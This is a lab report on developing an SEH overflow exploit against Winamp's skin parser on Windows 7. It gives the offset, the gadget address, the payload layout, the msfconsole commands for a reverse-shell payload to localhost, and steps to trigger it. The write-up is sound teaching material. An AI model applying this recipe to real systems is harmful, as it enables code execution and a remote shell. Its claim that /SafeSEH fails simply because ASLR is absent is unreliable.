SEH Overflow Exploit Development on Windows 7

Aidan W. Ingram

April 13, 2026

1 Introduction

This report documents the development of a Structured Exception Handler (SEH) overflow exploit against Winamp on a Windows 7 virtual machine. The goal was to leverage an integer overflow vulnerability in Winamp's skin parser to overwrite a SEH record on the stack, redirect execution through a POP/POP/RET gadget found in an unprotected DLL, and ultimately deliver a reverse TCP shell payload locally.

Windows exception handling stores SEH records as a linked list on the stack, known as the SEH chain. Each record is 8 bytes: a pointer to the next SEH record and a pointer to the exception handler function. When an overflow is long enough to reach and overwrite an SEH record, the attacker gains control of the exception handler pointer. However, directly jumping to shellcode is not straightforward because Windows passes a pointer to the SEH record as a parameter to the exception handler via the stack. This means that at the moment the handler is invoked, the stack pointer (ESP) points near the SEH record itself. By placing the address of a POP/POP/RET gadget in the SEH handler slot, execution pops `DispatcherContext` and `ContextRecord` off the stack — the last two parameters of the exception handler signature `_except_handler(ExceptionRecord, EstablisherFrame, ContextRecord, DispatcherContext)` — and returns on `EstablisherFrame`, which always points to the SEH record itself, landing execution directly into the adjacent NEXT_SEH field. That field holds a short forward jump (`0x90 0x90 0xEB 0x04`, i.e., NOP NOP JMP +4) which leaps over the 4-byte SEH pointer slot and lands in the shellcode that follows. The gadget must reside in a DLL without ASLR, so that its addresses remain static and predictable across runs. `/SafeSEH` adds a further restriction by pre-declaring valid handler addresses and rejecting others at dispatch time, but as this report demonstrates, its presence does not always prevent exploitation if other conditions — such as a lack of ASLR — make a gadget reachable.

This exploit was developed on a Windows 7 VM using WinDbg for debugging, and a Kali VM using Metasploit's pattern tools for offset identification and `msfpescan` for gadget discovery. The final payload delivers a reverse shell connecting to `127.0.0.1:8765`.

2 Running the Exploit

The exploit is self-contained in the Perl script `Ingram_winamp_exploit_local_shell.pl`, which generates the malicious `mcvcore.maki` file that Winamp parses when the Bento skin is loaded.

Setting Up the Listener

Before triggering the exploit, a listener must be started on the Windows 7 VM to catch the incoming reverse shell:

```
nc -l -p 8765 -nvv
```

Generating the Malicious Skin File

On the Windows 7 VM, navigate into the Bento skin scripts directory and ensure the exploit script is present there:


```
cd C:\Program Files\Winamp\Skins\Bento\scripts
```

Then run the Perl exploit script and pipe its output into the target skin file:

```
perl Ingram_winamp_exploit_local_shell.pl > mcvcore.maki
```

Triggering the Exploit

To receive the shell, start Winamp and switch the active skin to Bento. Winamp will parse the malicious `mcvcore.maki`, trigger the overflow, and a shell will appear in the listener window.



3 Developing the Exploit

3.1 Confirming the Crash

The first step was to confirm that a large input crashes Winamp. Starting from a base script, `$function_name` was set to `"A" x 20000` and `$length` was computed as `pack("v", length($function_name))`. After piping the output into `mcvcore.maki`, WinDbg was attached to the Winamp process, execution was resumed with `g`, and the Bento skin was selected. The program crashed as expected. Running `!exchain` showed:

```
017025b8: 41414141
Invalid exception stack at 41414141
```

The SEH handler had been overwritten with `0x41414141`, confirming the overflow reaches the SEH chain. The NEXT_SEH pointer was not yet independently controlled, as can be determined by examining the memory at the reported address via `dc 017025b8`. Since the entire memory region is filled with `A`'s at this stage, 20,000 bytes was clearly more input than necessary.

```
eax=00000000 ebx=038f7fea ecx=1214cf7c edx=77d5fa79 esi=038b2df0 edi=00
eip=1209508c esp=016ee42c ebp=016fe580 iopl=0         nv up ei pl zr na
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00
*** WARNING: Unable to verify checksum for C:\Program Files\Winamp\Plug
*** ERROR: Symbol file could not be found.  Defaulted to export symbols
gen_ff!winampGetGeneralPurposePlugin+0x8d44e:
1209508c c6401501        mov     byte ptr [eax+15h],1       ds:0023:000
0:001> !exchain
017025b8: 41414141
Invalid exception stack at 41414141
0:001> dc 017025b8
017025b8  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
017025c8  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
017025d8  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
017025e8  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
017025f8  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
01702608  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
01702618  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
01702628  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
```

3.2 Finding the Offset

To find the precise offset, a 20,000-byte Metasploit cyclic pattern was substituted for the `"A" x 20000` block. However, at that length the pattern introduced null bytes into the memory locations examined by `!exchain`, preventing reliable offset identification. Doubling the pattern length to 40,000 bytes produced a sequence whose relevant portion — the bytes landing on the SEH record — was free of nulls, allowing the parser to deliver the full pattern intact:

```
./pattern_create.rb -l 40000
```

After repeating the crash process with this longer pattern, `!exchain` yielded:

```
014625b8: 376d5636
Invalid exception stack at 6d56356d
```

Both values were queried against the pattern:

```
./pattern_offset.rb -l 40000 -q 376d5636
./pattern_offset.rb -l 40000 -q 6d56356d
```

These returned exact matches at offsets 16760 and 16756 for the SEH handler and NEXT_SEH slots respectively. The 4-byte difference corresponds precisely to the 8-byte structure of an SEH record. A second pair of matches at offsets 37040 and 37036 was present but ruled out as infeasible given that 20,000 bytes was already more than sufficient to trigger the overflow.

3.3 Verifying Offset Control

With the offset of 16756 confirmed, the payload was rebuilt as:


```
$padding  = "A" x 16756
$next_seh = "BBBB"
$seh_ptr  = "CCCC"
$filler   = "D" x 500
$function_name = $padding . $next_seh . $seh_ptr . $filler
```

After crashing Winamp again and running `!exchain`, the output showed `43434343` for the handler and `42424242` for NEXT_SEH, confirming exact control of both SEH fields.

```
eax=00000000 ebx=038e8394 ecx=1214cf7c edx=9d65e4d8 esi=00000000 edi=9d
eip=1209521f esp=013de42c ebp=013ee580 iopl=0         nv up ei pl zr na
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00
*** WARNING: Unable to verify checksum for C:\Program Files\Winamp\Plug
*** ERROR: Symbol file could not be found.  Defaulted to export symbols
gen_ff!winampGetGeneralPurposePlugin+0x8d5e1:
1209521f ff7604          push    dword ptr [esi+4]    ds:0023:00000004=
0:001> !exchain
013f25b8: 43434343
Invalid exception stack at 42424242
0:001> dc 013f25b8
013f25b8  42424242 43434343 44444444 44444444  BBBBCCCCDDDDDDDD
013f25c8  44444444 44444444 44444444 44444444  DDDDDDDDDDDDDDDD
013f25d8  44444444 44444444 44444444 44444444  DDDDDDDDDDDDDDDD
013f25e8  44444444 44444444 44444444 44444444  DDDDDDDDDDDDDDDD
013f25f8  44444444 44444444 44444444 44444444  DDDDDDDDDDDDDDDD
013f2608  44444444 44444444 44444444 44444444  DDDDDDDDDDDDDDDD
013f2618  44444444 44444444 44444444 44444444  DDDDDDDDDDDDDDDD
013f2628  44444444 44444444 44444444 44444444  DDDDDDDDDDDDDDDD
```


3.4 Finding a POP/POP/RET Gadget

With offset control established, the next step was finding a POP/POP/RET gadget in a DLL not protected by ASLR. The `narly` plugin was loaded in WinDbg with `!load narly` and `!nmod` was run to list all loaded modules and their protections.



`NSCRT.dll` (`C:\Program Files\Winamp\NSCRT.dll`) had `/SafeSEH ON` and `/GS` flags but, crucially, no ASLR. Despite the `/SafeSEH` flag, the absence of ASLR means its addresses are static, making it a viable gadget source. `NSCRT.dll` was copied to the Kali VM and scanned:

```
msfpescan -p NSCRT.dll
```



This produced numerous POP/POP/RET sequences. Gadgets using `retn`, `eax`, or `ebx` were avoided. The first `pop edi; pop esi; ret` sequence at address `0x7c34191f` was selected.

3.5 Constructing the Initial Payload

With the gadget address confirmed, a test payload was built to verify the execution path before introducing real shellcode. The payload structure was:

1. **Padding (16756 bytes):** `"A" x 16756` — fills the buffer up to the SEH record.
2. **NEXT_SEH (4 bytes):** `\x90\x90\xeb\x04` — two NOPs followed by a short forward jump of +4. When the POP/POP/RET returns into this field, the jump skips the 4-byte SEH pointer slot and lands in the shellcode.
3. **SEH Handler (4 bytes):** `\x1f\x19\x34\x7c` — the address of the `pop edi; pop esi; ret` gadget in `NSCRT.dll` in little-endian format. When the exception fires, Windows calls this address as the handler, which pops two arguments off the stack and returns into NEXT_SEH.
4. **NOP sled (24 bytes):** `\x90` × 24 — a short sled placed before the placeholder to confirm execution sliding through recognizable memory and verify the landing zone.

5. **Shellcode placeholder (500 bytes):** `"D" x 500` — filler bytes (`0x44`) standing in for the real shellcode while the execution path was being verified.

3.6 Verifying Execution Flow in WinDbg

The full execution path was verified step by step in WinDbg. A breakpoint was set at the gadget address:

```
bp 7c34191f
g
```

After the exception fired and WinDbg hit the breakpoint, `r eip` confirmed EIP was at `0x7c34191f`.

```
0:001> g
Breakpoint 0 hit
eax=00000000 ebx=00000000 ecx=7c34191f edx=77a1660d esi=00000000 edi=00
eip=7c34191f esp=013edbf4 ebp=013edc14 iopl=0         nv up ei pl zr na
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00
NSCRT!_mtinitlocks+0x3a:
7c34191f 5f              pop     edi
0:001> r eip
eip=7c34191f
```

Stepping through with `p` twice executed the two POPs, and the subsequent `ret` landed execution in the NEXT_SEH field, confirmed by observing the NOP instruction execute.

```
0:001> p
eax=00000000 ebx=00000000 ecx=7c34191f edx=77a1660d esi=013edcdc edi=77
eip=7c341921 esp=013edbfc ebp=013edc14 iopl=0         nv up ei pl zr na
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00
NSCRT!_mtinitlocks+0x3c:
7c341921 c3              ret
0:001> r eip
eip=7c341921
0:001> p
eax=00000000 ebx=00000000 ecx=7c34191f edx=77a1660d esi=013edcdc edi=77
eip=014025b8 esp=013edc00 ebp=013edc14 iopl=0         nv up ei pl zr na
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00
014025b8 90              nop
0:001> r eip
eip=014025b8
```

Examining memory around the SEH record with `db 014025b8` showed the NOP NOP JMP +4 bytes, followed by the DLL address, the 24-byte NOP sled, and the D placeholder bytes.

```
0:001> db 014025b8
014025b8  90 90 eb 04 1f 19 34 7c-90 90 90 90 90 90 90 90  ......4|....
014025c8  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ............
014025d8  44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44  DDDDDDDDDDDD
014025e8  44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44  DDDDDDDDDDDD
014025f8  44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44  DDDDDDDDDDDD
01402608  44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44  DDDDDDDDDDDD
01402618  44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44  DDDDDDDDDDDD
01402628  44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44  DDDDDDDDDDDD
```

Two further steps executed the JMP +4, skipping the SEH pointer slot and landing in the NOP sled. Stepping through the sled reached the `0x44` D bytes, confirming the full execution chain was working correctly and that shellcode placed there would be reached.

3.7 Generating the Shellcode

With the execution path confirmed, the final shellcode was generated in `msfconsole` on the Kali VM:

```
msfconsole
use payload/windows/shell_reverse_tcp
set LHOST 127.0.0.1
set LPORT 8765
generate -e x86/alpha_mixed -f perl
```

The `x86/alpha_mixed` encoder ensures the shellcode contains only printable alphanumeric characters, avoiding null bytes that could truncate the input during parsing.

3.8 Constructing the Final Payload

Since ASLR is not a factor in this environment, the NOP sled was unnecessary and was removed along with the placeholder bytes. The final payload structure was:

1. **Padding (16756 bytes):** `"A" x 16756` — fills the buffer up to the SEH record.
2. **NEXT_SEH (4 bytes):** `\x90\x90\xeb\x04` — two NOPs followed by a short forward jump of +4. When the POP/POP/RET returns into this field, the jump skips the 4-byte SEH handler slot and lands in the shellcode.
3. **SEH Handler (4 bytes):** `\x1f\x19\x34\x7c` — the address of the `pop edi; pop esi; ret` gadget in `NSCRT.dll` in little-endian format. When the exception fires, Windows calls this address as the handler, which pops two arguments off the stack and returns into NEXT_SEH.

4. **Shellcode (710 bytes):** The `windows/shell_reverse_tcp` payload encoded with `x86/alpha_mixed`, connecting back to `127.0.0.1:8765`. Placed immediately after the SEH handler slot, this is where execution lands after the JMP +4 leaps over the handler address.

3.9 How the Exploit Chain Executes

When Winamp loads the malicious `mcvcore.maki`:

1. The skin parser reads the oversized `function_name` field and overflows the buffer, overwriting the SEH record on the stack. NEXT_SEH is replaced with `\x90\x90\xeb\x04` and the SEH handler pointer is replaced with `0x7c34191f`.

2. The overflow corrupts a pointer, causing a memory access violation. Windows catches the exception and walks the SEH chain.

3. Windows calls the overwritten handler at `0x7c34191f` in `NSCRT.dll`. This executes `pop edi; pop esi; ret`, which discards two stack arguments and returns. At that moment, ESP points at the NEXT_SEH field, so the `ret` transfers control there.

4. The NOP NOP JMP +4 sequence executes. The NOPs slide execution forward, and the 4-byte relative jump skips over the SEH handler address slot, landing immediately after it in the shellcode.

5. The `x86/alpha_mixed` encoded shellcode runs, establishes a TCP connection to `127.0.0.1:8765`, and spawns an interactive `cmd.exe` shell in the `nc` listener.

4 References

The exploit structure was developed based on publicly available research on Windows SEH exploitation techniques, WinDbg documentation, and Metasploit tooling. The payload layout follows the standard SEH overflow pattern: padding to reach the SEH record, a short forward jump in the NEXT_SEH field, a POP/POP/RET address in the handler slot, and shellcode immediately following. The key observation regarding `/SafeSEH` — that its presence does not prevent exploitation when ASLR is absent — is well documented in the exploitation literature.

5 Conclusion

This report documented the mechanics of a Windows SEH overflow exploit from start to finish. Beginning with a confirmed crash via a 20,000-byte input, the development process systematically identified the precise SEH record offset using Metasploit's pattern tools, located a POP/POP/RET gadget in a non-ASLR DLL (`NSCRT.dll`), and assembled a payload that redirected execution

through the SEH mechanism into an alpha-mixed encoded reverse shell. The central technique is that the Windows exception dispatcher itself becomes the delivery vehicle: by overwriting the SEH handler pointer with a gadget rather than a direct shellcode address, and placing the short forward jump in NEXT_SEH, the OS's own exception handling infrastructure is leveraged to bridge the gap between the SEH record and the shellcode that follows it.